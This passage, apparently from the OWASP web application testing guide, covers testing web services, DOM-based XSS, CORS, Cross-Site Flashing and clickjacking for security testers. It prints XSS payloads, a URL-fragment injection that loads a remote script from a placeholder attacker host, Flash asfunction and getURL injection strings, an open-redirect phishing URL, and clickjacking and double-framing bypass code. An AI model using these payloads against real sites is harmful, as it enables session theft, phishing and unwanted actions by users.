- What type of web services are they? (ex: SOAP, REST or WCF)
- What type of data does the web services provide? What is the importance of this data from a business perspective?
- Is BPEL being used?

- How many web services are there, and how many web methods for each service exist?
- Are you able to provide any developer documentation showing the schema of the web service as well as any documentation on APIs if they are being used?
- Can you provide all DISCO/UDDIs if being used specific to any directory listing of your web service (if publicly available)?
- Does the web service use SSL?
- Does the web service use WS-Security?
- Can you provide all WSDL paths and endpoints? How many WSDL paths are there?
- Are you using non-SOAP web services such as JSON (RESTful services)?
- What type of authentication does the web service use? Examples include: None, HTTP Basic Authentication, NTLM Authentication, NTLM off of Windows (via Ado), Parameter Based Authentication, username/password as parameters (in each call, header/body, etc), custom built or other authentication, and certificate based.
- If authentication is used, will you be able to provide credentials for testing the web service?
- Does the Web Service accept attachments via SOAP requests?
- Will you be able to provide multiple sample SOAP requests that can be used to demonstrate the full functionality of the web service?
- Does the web service have a custom front end that uses the web service i.e., Java app, custom coded desktop application, Microsoft Silverlight? Can you provide the jar, XAP, or installation files?

References

Whitepapers

- Tom Eston, Josh Abraham, Kevin Johnson "Don't Drop the SOAP: Real World Web Service Testing"http://securestate.com/Insights/Documents/WhitePapers/Dont-Drop-the-SOAP-Whitepaper.pdf

4.14.2 WS Information Gathering

4.14.3 WS Authentication Testing

4.14.4 WS Management Interface Testing

4.14.5 Weak XML Structure Testing

4.14.6 XML Content-Level Testing

4.14.7 WS HTTP GET Parameters/REST Testing

4.14.8 WS Naughty SOAP Attachment Testing

4.14.9 WS Replay/MiTM Testing

4.14.10 WS BEPL Testing

4.15 Client Side Testing

4.15.1 Testing for DOM Based Cross Site Scripting

Brief Summary

DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code. This document only discusses JavaScript bugs which lead to XSS.

The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is modified by a specially crafted request such that a DOM element that can be controlled by an attacker.

There have been very few papers published on this topic and, as such, very little standardization of its meaning and formalized testing exists.

Description of the Issue

Not all XSS bugs require the attacker to control the content returned from the server, but can instead abuse poor JavaScript coding practices to achieve the same results. The consequences are the same as a typical XSS flaw, only the means of delivery is different.

In comparison to other cross site scripting vulnerabilities (reflected and stored XSS), where an unsanitized parameter is passed by the server, returned to the user and executed in the context of the user's browser, a DOM-based XSS vulnerability controls the flow of the code by using elements of the Document Object Model (DOM) along with code crafted by the attacker to change the flow.

Due to their nature, DOM-based XSS vulnerabilities can be executed in many instances without the server being able to determine what is actually being executed. This may make many of the general XSS filtering and detection techniques impotent to such attacks.

The first hypothetical example uses the following client side code:

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

An attacker may append #<script>alert('xss')</script> to the affected page URL which would, when executed, display the alert box. In this instance, the appended code would not be sent to the server as everything after the # character is not treated as part of the query by the browser but as a fragment. In this example, the code is immediately executed and an alert of "xss" is displayed by the page. Unlike the more common types of cross site scripting (Stored and Reflected) in which the code is sent to the server and then back to the browser, this is executed directly in the user's browser without server contact.

The consequences of DOM-based XSS flaws are as wide ranging as those seen in more well known forms of XSS, including cookie retrieval, further malicious script injection, etc. and should therefore be treated with the same severity.

Black Box testing and example

Blackbox testing for DOM-Based XSS is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing and example

Testing for DOM-Based XSS vulnerabilities:

JavaScript applications differ significantly from other types of applications because they are often dynamically generated by the server, and to understand what code is being executed, the website being tested needs to be crawled to determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been developed in-house. In these cases, top-down testing often becomes the only really viable option, since many bottom level functions are never used, and analyzing them to determine which are sinks will use up more time than is often available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with.

User input comes in two main forms:

- Input written to the page by the server in a way that does not allow direct XSS
- Input obtained from client-side JavaScript objects

Here are two examples of how the server may insert data into JavaScript:

```
var data = "<escaped data from the server>";
var result = someFunction("<escaped data from the server>");
```

And here are two examples of input from client-side JavaScript objects:

```
var data = window.location;
var result = someFunction(window.referer);
```

While there is little difference to the JavaScript code in how they are retrieved, it is important to note that when input is received via the server, the server can apply any permutations to the data that it desires, whereas the permutations performed by JavaScript objects are fairly well understood and documented, and so if someFunction in the above example were a sink, then the exploitability of the former would depend on the filtering done by the server, whereas the latter would depend on the encoding done by the browser on the window.referer object. Stefano Di Paulo has written an excellent article on what browsers return

when asked for the various elements of a URL using the document. and location. attributes.

Additionally, JavaScript is often executed outside of <script> blocks, as evidenced by the many vectors which have led to XSS filter bypasses in the past, and so, when crawling the application, it is important to note the use of scripts in places such as event handlers and CSS blocks with expression attributes. Also, note that any off-site CSS or script objects will need to be assessed to determine what code is being executed.

Automated testing has only very limited success at identifying and validating DOM-based XSS as it usually identifies XSS by sending a specific payload and attempts to observe it in the server response. This may work fine for the simple example provided below, where the message parameter is reflected back to the user:

```
<script>
var pos=document.URL.indexOf("message=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

but may not be detected in the following contrived case:

```
<script>
var navAgt = navigator.userAgent;

if (navAgt.indexOf("MSIE")!=-1) {
    document.write("You are using IE as a browser and visiting site: " + document.location.href +
".");
}
else
{
   document.write("You are using an unknown browser.");
}
</script>
```

For this reason, automated testing will not detect areas that may be susceptible to DOM-based XSS unless the testing tool can perform addition analysis of the client side code.

Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically written to the page and elsewhere where the DOM is modified or even where scripts are directly executed. Further examples are described in the excellent DOM XSS article by Amit Klein, referenced at the end of this section.

References

OWASP Resources

- DOM based XSS Prevention Cheat Sheet

Whitepapers

- Document Object Model (DOM) - http://en.wikipedia.org/wiki/Document_Object_Model
- DOM Based Cross Site Scripting or XSS of the Third Kind - Amit Klein http://www.webappsec.org/projects/articles/071105.shtml
- Browser location/document URI/URL Sources - https://code.google.com/p/domxsswiki/wiki/LocationSources
    - i.e., what is returned when you ask the browser for things like document.URL, document.baseURI, location, location.href, etc.

4.15.2 Test Cross Origin Resource Sharing

Brief Summary

Cross Origin Resource Sharing or CORS is a mechanism that enabled a browser to perform "cross-domain" requests using the XMLHttpRequest L2 API in a controlled manner. In the past, XMLHttpRequest L1 API only allowed requests with the same origin, and you were limited by the same origin policy for communication through this API.

Cross-Origin requests have a Origin header, that identifies the origin and is always sent to the server CORS defines the protocol to use between a web browser and a server to determine whether a cross-origin request is allowed. In order to accomplish that, there are few HTTP headers involved in this process, that are supported by all major browsers and we cover later including: Origin, Access-Control-Request-Method, Access-Control-Request-Headers, Access-Control-Allow-Origin, Access-Control-Allow-Credentials, Access-Control-Allow-Methods, Access-Control-Allow-Headers.

The CORS specification mandates that for non simple requests, such as requests other than GET or POST or requests that uses credentials, a pre-flight OPTIONS request must be sent in advance to check if the type of request will have a bad impact on the data. The pre-flight request checks the methods, headers allowed by the server, and if credentials are permitted, based on the result of the OPTIONS request, the browser decides whether the request is allowed or not.

Description of the Issue

Origin & Access-Control-Allow-Origin

The Origin header is always sent by the browser in a CORS request and indicates the origin of the request. The Origin header can not be changed from JavaScript however relying on the Origin header for Access Control checks is not a good idea as the Origin header may be spoofed outside the browser, so you still need to check that application-level protocols are used to protect sensitive data.

Access-Control-Allow-Origin is a response header used by a server to indicate which domains are allowed to read the response. Based on the CORS W3 Specification it's up to the client to determine and enforce based on this header if the client has access to the response data.

From a penetration testing perspective you should look for insecure configurations as for example using a '*' wildcard as value of the Access-Control-Allow-Origin header that means all domains are allowed. Other insecure example is when the server returns back the Origin header without any additional checks, what can lead to access of sensitive data. Note that this configuration is very insecure, and is not acceptable in general terms, except in the case of a public API that is intended to be accessible by everyone.

Access-Control-Request-Method & Access-Control-Allow-Method

The Access-Control-Request-Method header is used when a browser performs a preflight OPTIONS request and let the client indicate the request method of the final request. On the other hand, the Access-Control-Allow-Method is a response header used by the server to describe the methods the clients are allowed to use.

Access-Control-Request-Headers & Access-Control-Allow-Headers

These two headers are used between the browser and the server to determine which headers can be used to perform a cross-origin request.

Access-Control-Allow-Credentials

This header as part of a preflight request indicates that the final request can include user credentials.

Input validation

XMLHttpRequest L2 (or XHR L2) introduces the possibility of creating a cross-domain request using the XHR API for backwards compatibility. This can introduce security vulnerabilities that in XHR L1 where not present. Interesting points of the code to exploit would be URLs that are passed to XMLHttpRequest without validation, specially if absolute URLS are allowed because could allow code injection.

Likewise, other part of the application that can be exploited is if the response data is not escaped and we can control it by providing user-supplied input.

Other headers

There are other headers involved like Access-Control-Max-Age that determines the time a preflight request can be cached in the browser, or Access-Control-Expose-Headers that indicates which headers are safe to expose to the API of a CORS API specification, both are response headers specified in the CORS W3C document.

Black Box testing and example

Example 1: Insecure response with wildcard '*' in Access-Control-Allow-Origin:

Request (note the 'Origin' header:)

```
GET http://attacker.bar/test.php HTTP/1.1
Host: attacker.bar
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101
Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/CORSexample1.html
Origin: http://example.foo
Connection: keep-alive
```

Response (note the 'Access-Control-Allow-Origin' header:)

```
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:57:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Content-Length: 4
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: application/xml

[Response Body]
```

Example 2: Input validation issue, XSS with CORS:

This code makes a request to the resource passed after the # character in the URL, initially used to get resources in the same server.

Vulnerable code:

```
<script>

var req = new XMLHttpRequest();

req.onreadystatechange = function() {
    if(req.readyState==4 && req.status==200) {
        document.getElementById("div1").innerHTML=req.responseText;
    }
}

var resource = location.hash.substring(1);
req.open("GET",resource,true);
req.send();
</script>

<body>
```

</body>

For example, a request like this will show the contents of the profile.php file:

http://example.foo/main.php#profile.php

Request and response generated by this URL:

GET http://example.foo/profile.php HTTP/1.1
Host: example.foo
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/main.php
Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:20:48 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze17
Vary: Accept-Encoding
Content-Length: 25
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html

[Response Body]

Now, as there are no URL validation we can inject a remote script, that will be injected and executed in the context of the example.foo domain, with a URL like this:

http://example.foo/main.php#http://attacker.bar/file.php

Request and response generated by this URL:

GET http://attacker.bar/file.php HTTP/1.1
Host: attacker.bar
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://example.foo/main.php
Origin: http://example.foo
Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 19:00:32 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 92
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

Injected Content from attacker.bar <img src="#" onerror="alert('Domain: '+document.domain)">

References

Whitepapers

- **W3C** - CORS W3C Specification: http://www.w3.org/TR/cors/

Tools

- **OWASP Zed Attack Proxy (ZAP) -** https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

4.15.3 Testing for Cross Site Flashing

Brief Summary

ActionScript is the language, based on ECMAScript, used by Flash applications when dealing with interactive needs. There are three versions of the ActionScript language. ActionScript 1.0 and ActionScript 2.0 are very similar with ActionScript 2.0 being an extension of ActionScript 1.0. ActionScript 3.0, introduced with Flash Player 9, is a rewrite of the language to support object orientated design.

ActionScript, like every other language, has some implementation patterns which could lead to security issues.

In particular, since Flash applications are often embedded in browsers, vulnerabilities like DOM based Cross-Site Scripting (XSS) could be present in flawed Flash applications.

Description of the Issue

Since the first publication of "Testing Flash Applications" [1], new versions of Flash player were released in order to mitigate some of the attacks which will be described. Nevertheless, some issues still remain exploitable because they are the result of insecure programming practices.

Gray Box testing and example

Decompilation

Since SWF files are interpreted by a virtual machine embedded in the player itself, they can be potentially decompiled and analysed. The most known and free ActionScript 2.0

decompiler is flare.

To decompile a SWF file with flare just type:

$ flare hello.swf

it will result in a new file called hello.flr.

Decompilation helps testers because it allows for source code assisted, or white-box, testing of the Flash applications.

HP's free SWFScan tool can decompile both ActionScript 2.0 and ActionScript 3.0 SWFScan

The OWASP Flash Security Project maintains a list of current disassemblers, decompilers and other Adobe Flash related testing tools.

Undefined Variables FlashVars

FlashVars are the variables that the SWF developer planned on receiving from the web page. FlashVars are typically passed in from the Object or Embed tag within the HTML. For instance:

```
<object width="550" height="400" classid="clsid:D27CDB6E-AE6D-11cf-96B8-
444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,
0,124,0">
 <param name="movie" value="somefilename.swf">
 <param name="FlashVars" value="var1=val1&var2=val2">
 <embed src="somefilename.swf" width="550" height="400"
FlashVars="var1=val1&var2=val2">
</embed>
</object>
```

FlashVars can also be initialized from the URL:

```
 http://www.example.org/somefilename.swf?var1=val1&var2=val2
```

In ActionScript 3.0, a developer must explicitly assign the FlashVar values to local variables. Typically, this looks like:

```
var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters;
```

```
var var1:String = String(paramObj["var1"]);
var var2:String = String(paramObj["var2"]);
```

In ActionScript 2.0, any uninitialized global variable is assumed to be a FlashVar. Global variables are those variables that are prepended by _root, _global or _level0. This means that if an attribute like:

_root.varname

is undefined throughout the code flow, it could be overwritten by setting

http://victim/file.swf?varname=value

Regardless of whether you are looking at ActionScript 2.0 or ActionScript 3.0, FlashVars can be a vector of attack. Let's look at some ActionScript 2.0 code that is vulnerable:

Example:

```
movieClip 328 __Packages.Locale {

  #initclip
    if (!_global.Locale) {
      var v1 = function (on_load) {
        var v5 = new XML();
        var v6 = this;
        v5.onLoad = function (success) {
          if (success) {
            trace('Locale loaded xml');
            var v3 = this.xliff.file.body.$trans_unit;
            var v2 = 0;
            while (v2 < v3.length) {
              Locale.strings[v3[v2]._resname] = v3[v2].source.__text;
              ++v2;
            }
            on_load();
          } else {}
```

```
    };
    if (_root.language != undefined) {
      Locale.DEFAULT_LANG = _root.language;
    }
    v5.load(Locale.DEFAULT_LANG + '/player_' +
                    Locale.DEFAULT_LANG + '.xml');
  };
```

The above code could be attacked by requesting:

http://victim/file.swf?language=http://evil.example.org/malicious.xml?

Unsafe Methods

When an entry point is identified, the data it represents could be used by unsafe methods. If the data is not filtered/validated using the right regexp it could lead to some security issue.

Unsafe Methods since version r47 are:

loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ('url')
LoadVars.load ('url')
Sound.loadSound('url' , isStreaming);
NetStream.play('url');

flash.external.ExternalInterface.call(_root.callback)

htmlText

The Test

In order to exploit a vulnerability, the swf file should be hosted on the victim's host, and the techniques of reflected XSS must be used. That is forcing the browser to load a pure swf file directly in the location bar (by redirection or social engineering) or by loading it through an iframe from an evil page:

<iframe src='http://victim/path/to/file.swf'></iframe>

This is because in this situation the browser will self-generate an HTML page as if it were hosted by the victim host.

XSS

GetURL (AS2) / NavigateToURL (AS3):

The GetURL function in ActionScript 2.0 and NavigateToURL in ActionScript 3.0 lets the movie load a URI into the browser's window. So if an undefined variable is used as the first argument for getURL:

getURL(_root.URI,'_targetFrame');

Or if a FlashVar is used as the parameter that is passed to a navigateToURL function:

var request:URLRequest = new URLRequest(FlashVarSuppliedURL);
navigateToURL(request);

Then this will mean it's possible to call JavaScript in the same domain where the movie is hosted by requesting:

http://victim/file.swf?URI=javascript:evilcode

getURL('javascript:evilcode','_self');

The same when only some part of getURL is controlled:

Dom Injection with Flash JavaScript injection

getUrl('javascript:function('+_root.arg+'))

asfunction:

You can use the special asfunction protocol to cause
the link to execute an ActionScript function in a
SWF file instead of opening a URL..." (Adobe.com)

Until release Flash Player 9 r48 asfunction could be used on every method which has a URL as an argument. After that release, asfunction was restricted to use within an HTML TextField.

This means that a tester could try to inject:

asfunction:getURL,javascript:evilcode

in every unsafe method like:

loadMovie(_root.URL)

by requesting:

http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode

ExternalInterface:

ExternalInterface.call is a static method introduced by Adobe to improve player/browser interaction for both ActionScript 2.0 and ActionScript 3.0.

From a security point of view it could be abused when part of its argument could be controlled:

flash.external.ExternalInterface.call(_root.callback);

the attack pattern for this kind of flaw should be something like the following: eval(evilcode)

since the internal JavaScript which is executed by the browser will be something similar to:

eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')

HTML Injection

TextField Objects can render minimal HTML by setting:

tf.html = true
tf.htmlText = '<tag>text</tag>'

So if some part of text could be controlled by the tester, an A tag or an IMG tag could be injected resulting in modifying the GUI or XSS the browser.

Some attack examples with A Tag:

- Direct XSS: <a href='javascript:alert(123)' >
- Call a function: <a href='asfunction:function,arg' >
- Call SWF public functions:

<a href='asfunction:_root.obj.function, arg'>

- Call native static as function:

<a href='asfunction:System.Security.allowDomain,evilhost' >

IMG tag could be used as well:

<img src='http://evil/evil.swf' >
<img src='javascript:evilcode//.swf' > (.swf is necessary to bypass flash player internal filter)

Note: since release Flash Player 9.0.124.0 of Flash player XSS is no longer exploitable, but GUI modification could still be accomplished.

Cross-Site Flashing

Cross-Site Flashing (XSF) is a vulnerability which has a similar impact as XSS.

XSF Occurs when from different domains:

- One Movie loads another Movie with loadMovie* functions or other hacks and has access to the same sandbox or part of it
- XSF could also occurs when an HTML page uses JavaScript to command an Adobe Flash movie, for example, by calling:
    - GetVariable: access to flash public and static object from JavaScript as a string.
    - SetVariable: set a static or public flash object to a new string value from JavaScript.

- Unexpected Browser to SWF communication could result in stealing data from the SWF application.

It could be performed by forcing a flawed SWF to load an external evil flash file.

This attack could result in XSS or in the modification of the GUI in order to fool a user to insert credentials on a fake flash form.

XSF could be used in the presence of Flash HTML Injection or external SWF files when loadMovie* methods are used.

Open redirectors

SWFs have the capability to navigate the browser. If the SWF takes the destination in as a FlashVar, then the SWF may be used as an open redirector. An open redirector is any piece of website functionality on a trusted website that an attacker can use to redirect the end-user to a malicious website. These are frequently used within phishing attacks. Similar to cross-site scripting, the attack involves a user clicking on a malicious link. In the Flash case, the malicious URL might look like:

http://trusted.example.org/trusted.swf?getURLValue=http://www.evil-spoofing-website.org/phishEndUsers.html

In the above example, an end-user might see the URL begins with their favorite trusted website and click on it. The link would load the trusted SWF which takes the getURLValue and provides it to an ActionScript browser navigation call:

```
getURL(_root.getURLValue,"_self");
```

This would navigate the browser to the malicious URL provided by the attacker. At this point, the phisher has successfully leveraged the trusted the user has in trusted.example.org to trick the user into their malicious website. From their, they could launch a 0-day, conduct spoofing of the original website, or any other type of attack. SWFs may unintentionally be acting as an open-redirector on the website.

Developers should avoid taking full URLs as FlashVars. If they only plan to navigate within their own website, then they should use relative URLs or verify that the URL begins with a trusted domain and protocol.

Attacks and Flash Player Version

Since May 2007, three new versions of Flash player were released by Adobe. Every new version restricts some of the attacks previously described.

Attack	asfunction	ExternalInterface	GetURL	Html Injection
Player Version				
v9.0 r47/48	Yes	Yes	Yes	Yes
v9.0 r115	No	Yes	Yes	Yes
v9.0 r124	No	Yes	Yes	Partially

Result Expected:

Cross-Site Scripting and Cross-Site Flashing are the expected results on a flawed SWF file.

Ref**erences**

OWASP

- OWASP Flash Security Project: The OWASP Flash Security project has even more references than what is listed below:http://www.owasp.org/index.php/Category:OWASP_Flash_Security_Project

Whitepapers

- Testing Flash Applications: A new attack vector for XSS and XSFlashing: http://www.owasp.org/images/8/8c/OWASPAppSec2007Milan_TestingFlashApplications.ppt
- Finding Vulnerabilities in Flash Applications: http://www.owasp.org/images/d/d8/OWASP-WASCAppSec2007SanJose_FindingVulnsinFlashApps.ppt
- Adobe security updates with Flash Player 9,0,124,0 to reduce cross-site attacks: http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html
- Securing SWF Applications: http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html
- The Flash Player Development Center Security Section: http://www.adobe.com/devnet/flashplayer/security.html
- The Flash Player 10.0 Security Whitepaper: http://www.adobe.com/devnet/flashplayer/articles/flash_player10_security_wp.html

Tools

- Adobe SWF Investigator: http://labs.adobe.com/technologies/swfinvestigator/
- SWFScan: http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167
- SWFIntruder: https://www.owasp.org/index.php/Category:SWFIntruder
- Decompiler – Flare: http://www.nowrap.de/flare.html
- Compiler – MTASC: http://www.mtasc.org/
- Disassembler – Flasm: http://flasm.sourceforge.net/
- Swfmill – Convert Swf to XML and vice versa: http://swfmill.org/
- Debugger Version of Flash Plugin/Player: http://www.adobe.com/support/flash/downloads.html


4.15.4 Testing for Clickjacking

Brief Summary


"Clickjacking" (that is a subset of the "UI redressing") is a malicious technique that consists of deceiving a web user into interact (in most cases by clicking) on something different to what the user believes he is interacting on. This type of attack, that can be used alone or in combination with other attacks, could potentially send unauthorized commands or reveal confidential information while the victim is interacting on seemingly harmless web pages. The term "Clickjacking" was coined by Jeremiah Grossman and Robert Hansen in 2008.

Description of the Issue

A Clickjacking attack uses seemingly innocuous features of HTML and Javascript to force the victim to perform undesired actions, such as clicking on a button that appears to perform another operation. This is a "client side" security issue that affects a variety of browsers and platforms. To carry out this type of technique the attacker has to create a seemingly harmless web page that loads the target application throught the use of an iframe (suitably concealed through the use of CSS code). Once this is done, the attacker could induce the victim to interact with his fictitious web page by other means (like for example social engineering). Like others attacks, an usual prerequisite is that the victim is authenticated against the attacker's target website.



Once the victim is surfing on the fictitious web page, he thinks that he is interacting with the visible user interface, but effectively he is performing actions on the hidden page. Since the hidden page is an authentic page, the attacker can deceive users into performing actions which they never intended to perform through an "ad hoc" positioning of the elements in the web page.



The power of this method is due to the fact that the actions performed by the victim are originated from the authentic target web page (hidden but authentic). Consequently some of the anti-CSRF protections, that are deployed by the developers to protect the web page from CSRF attacks, could be bypassed.

Black Box testing and example

Blackbox testing for Clickjacking is not usually performed since access to the source code is always available as it needs to be sent to the client to be executed.

Gray Box testing and example

Testing for Clickjacking vulnerabilities:

As mentioned above, this type of attack is often designed to allow an attacker site to induce user's actions on the target site even if anti-CSRF tokens are being used. So it's important, like for the CSRF attack, to individuate web pages of the target site that it take input from the user. We have to discover if the website that we are testing has no protections against clickjacking attacks or, if the developers have implemented some forms of protection, if these techniques are liable to bypass. Once we know that the website is vulnerable, we can create a "proof of concept" to exploit the vulnerability. The first step to discover if a website is vulnerable, is to check if the target web page could be loaded into an iframe. To do this you need

to create a simple web page that includes a frame containing the target web page. The HTML code to create this testing web page is displayed in the following snippet:

```
<html>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <p>Website is vulnerable to clickjacking!</p>
    <iframe src="http://www.target.site" width="500" height="500"></iframe>
  </body>
</html>
```

Result Expected: If you can see both the text "Website is vulnerable to clickjacking!" at the top of the page and your target web page successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks. Now you can directly create a "proof of concept" to demonstrate that an attacker could exploit this vulnerability.

Bypass Clickjacking protection:

In case in which you only see the target site or the text "Website is vulnerable to clickjacking!" but nothing in the iframe this mean that the target probably has some form of protection against clickjacking. It's important to note that this isn't a guarantee that the page is totally immune to clickjacking. Methods to protect a web page from clickjacking can be divided in two macro-categories:

- Client side protection: Frame Busting
- Server side protection: X-Frame-Options

In some circumstances, every single type of defense could be bypassed. Following are presented the main methods of protection from these attacks and techniques to bypass them.

Client side protection: Frame Busting

The most common client side method, that has been developed to protect a web page from clickjacking, is called Frame Busting and it consists of a script in each page that should not be framed. The aim of this technique is to prevent a site from functioning when it is loaded inside

a frame. The structure of frame busting code typically consists of a "conditional statement" and a "counter-action" statement. For this type of protection, there are some circumventions that fall under the name of "Bust frame busting". Some of this techniques are browser-specific while others work across browsers.

Mobile website version

Mobile versions of the website are usually smaller and faster than the desktop ones, and they have to be less complex than the main application. Mobile variants have often less protection since there is the wrong assumption that an attacker could not attack an application by the smarthphone. This is fundamentally wrong, because an attacker can fake the real origin given by a web browser, such that a non-mobile victim may be able to visit an application made for mobile users. From this assumption follows that in some cases it is not necessary to use techniques to evade frame busting when there are unprotected alternatives, which allow the use of same attack vectors.

Double Framing

Some frame busting techniques try to break frame by assigning a value to the "parent.location" attribute in the "counter-action" statement. Such actions are, for example:

- self.parent.location = document.location
- parent.location.href = self.location
- parent.location = self.location

This method works well until the target page is framed by a single page. However, if the attacker encloses the target web page in one frame which is nested in another one (a double frame), then trying to access to "parent.location" becomes a security violation in all popular browsers, due to the descendant frame navigation policy. This security violation disables the counter-action navigation. Target site frame busting code (target site):

```
if(top.location!=self.locaton) {
  parent.location = self.location;
}
```

Attacker’s top frame (fictitious2.html):

```
<iframe src="fictitious.html">
```

Attacker’s fictitious sub-frame (fictitious.html):

<iframe src="http://target site">

Disabling javascript

